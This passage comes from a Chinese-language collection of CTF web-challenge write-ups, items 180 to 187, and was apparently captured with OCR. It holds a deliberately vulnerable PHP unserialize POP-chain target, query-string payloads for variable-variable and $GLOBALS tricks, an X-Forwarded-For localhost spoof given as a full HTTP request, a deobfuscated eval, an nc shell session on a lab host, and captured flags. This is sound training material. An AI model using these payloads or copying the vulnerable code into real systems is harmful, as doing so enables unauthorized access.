        }

}
```

```php
class Rabbit{
        private $aspiration;
        public function __set($name,$val){
                return $this->aspiration->family;
        }
}

class Year{
        public $key;
        public $rabbit;

        public function __construct($key)
        {
                $this->key = $key;
        }

        public function firecrackers()
        {
                return $this->rabbit->wish = "allkill QAQ";
        }

        public function __get($name)
        {
                $name = $this->rabbit;
                $name();
        }

        public function __destruct()
        {
                if ($this->key == "happy new year") {
                        $this->firecrackers();
                }else{
                        print("Welcome 2023!!!!!");
                }
        }
}

if (isset($_GET['pop'])) {
        $a = unserialize($_GET['pop']);
}else {
        echo "过新年啊~过个吉祥年~";
}
?> 过新年啊~过个吉祥年~
```

基本的pop链

180.变量1

超全局变量GLOBALS




抓住两个地方，一个是正则表达式匹配，不匹配则直接die，该正则表达式应该是匹配都是字母的串。然后最关键的是最后的$$args,这是可变变量的意思，如$args的值是另一个变量的变量名。那么$$args就代表另一个变量。所以我们就给args赋值一个变量名，那么PHP的九大全局变量，一个一个试。

- $_POST [用于接收post提交的数据]
- $_GET [用于获取url地址栏的参数数据]
- $_FILES [用于文件就收的处理img 最常见]
- $_COOKIE [用于获取与setCookie()中的name 值]
- $_SESSION [用于存储session的值或获取session中的值]
- $_REQUEST [具有get,post的功能，但比较慢]
- SERVER[是预定义服务器变量的一种，所有SERVER[是预定义服务器变量的一种，所有*SERVER [是预定义服务器变量的一种，所有*SERVER开头的都
- $GLOBALS [一个包含了全部变量的全局组合数组]
- $_ENV [是一个包含服务器端环境变量的数组。它是PHP中一个超级全局变量，我们可以在PHP 程序的任何地方直接访问它]


当args=GLOBALS时，flag出现。（$$args====>我们可以猜想$args很有可能是一个数组，应该想到的就是超全局变量$GLOBALS，他是用存储全局变量的，全局变量的值在这个超级全局变量里面是一个键值）


array(7) { ["GLOBALS"]=> *RECURSION* ["*POST*"]=> *array(0) { } [*"GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["*COOKIE*"]=> *array(0) { } [*"FILES"]=> array(0) { } ["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }

181.[BJDCTF2020]Mark loves cat




用githack扫出来文件





flag{7eb2f65a-14e3-4747-8db4-bc00c785410d}




1.?yds=flag

2.?handsome=flag&flag=b&b=flag

flag{7eb2f65a-14e3-4747-8db4-bc00c785410d}


3.?handsome=flag&flag=handsome

flag{7eb2f65a-14e3-4747-8db4-bc00c785410d}




4.?is=flag&flag=flag


flag{7eb2f65a-14e3-4747-8db4-bc00c785410d}



5.?1=flag&flag=1



182.post-the-get



POST点不了，打开控制台去修改 再点击POST


good try but you don't post

根据提示 把上面/send的GET也改成POST再点开就可

183.本地管理员


管理员系统
Username:
Password:
Submit
Reset
nnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnn

看到n后面有信息


nnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnn
nnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnn
nnnnn <!-- dGVzdDEyMw== -->


15 user=admin&pass=test123
Search...
Response
Pretty
Raw
Hex
Render
Username:
Password:
Submit
Reset
IP禁止访问，请联系本地管理员登陆，IP已被记录.

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host : 114.67.175.224:11792
3 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
  Gecko/20100101 Firefox/133.0
4 X-Forwarded-For :127.0.0.1
5 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language :
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding : gzip, deflate
8 Content-Type : application/x-www-form-urlencoded
9 Content-Length : 23
10 Origin : http://114.67.175.224:11792
11 Connection : close
12 Referer : http://114.67.175.224:11792/
13 Upgrade-Insecure-Requests : 1
14 Priority : u=0, i
15
16 user=admin&pass=test123
```

Selection

Selected text

dGVzdDEyMw==

Decoded from:

test123


Request attributes


Request query para


Request body para

写XFF后结束

184.game1








flag{ea29cb56b5368101fb29d0f885b1f31e}


185.源代码

```
<form action= index.php  method= post  >
看看源代码？<br>
<br>
<script>
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
再好好看看。
```

16进制解码



unescape() 函数可对通过 escape() 编码的字符串进行解码。




186.TEST NC

```
C:\Users\lin>nc node1.hgame.vidar.club 31663
ls
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
flag
/bin/sh: flag: not found
cat flag
hgame{Y0ur-C4N-CoNnECt_TO-tHe_r3M0TE_3nvlRONm3nT_To-GEt_FL@g0}
```


187Level 24 Pacman

> 你来到了一处似曾相识的场景，但你想不起来这是什么。 你头疼欲裂，想要找到一个出口，却发现前路上只有无尽的光点，还有看起来像是结束乐队的四个小不点，向你缓缓走来。
>
> **你的目标是，在被他们抓住之前，收集一万枚金币，离开这个地方。**
>
> 1. WASD或者上下左右均可以移动
>
> 2. SPACE键可以暂停游戏
>
> 3. 你有五次机会。在此之前，努力逃吧!


用鼠标右键打开控制台 发现被混淆了




输入sco跳出参数名就是_SCORE 修改后游戏故意死亡后 给码



但是base64解码解开不是flag

